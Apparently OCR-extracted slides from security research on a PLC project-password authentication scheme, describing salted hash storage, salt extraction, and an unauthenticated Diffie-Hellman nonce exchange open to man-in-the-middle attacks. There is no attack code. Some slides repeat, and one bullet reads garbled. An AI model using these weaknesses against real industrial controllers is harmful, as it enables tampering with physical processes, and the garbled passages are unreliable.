


Project Password Hash


- The project password hash is the hashed format in which the project password is stored in the PLC memory.
- The project password hash and its random salt are generated once during the creation of the project.

NOTE

The pwd_{hash} and the pwd_{salt} remain **unchanged**, even if the project is modified.




Project Password Registration



Authentication progress


Project Salt Extraction

Authentication progress




Project Password Hash Computation

Authentication progress



Project Password Hash Computation

Authentication progress






Nonces Exchange

Nonces Exchange

- We discovered that starting at version **3.60**, the **Diffie-Hellman** key exchange mechanism (RFC-3526, 2048-bit MODP) is **used** in this stage.
- The **nonces** are now **encrypted** during transmission, instead of **plaintext** used in previous versions.



Nonces Exchange

- We discovered that starting at version **3.60**, the **Diffie-Hellman** key exchange mechanism (RFC 3526, 2048-bit MODP) is used in this stage.
- The nonces are generated using the same **SecureRandom** class as the **Plaintext** used in previous stages.


NOTE

The implemented mechanism is **“plain vanilla”**, exposed to **MitM** attacks (neither certificate authorities nor pre-shared keys are used).



Nonces Exchange

Authentication progress

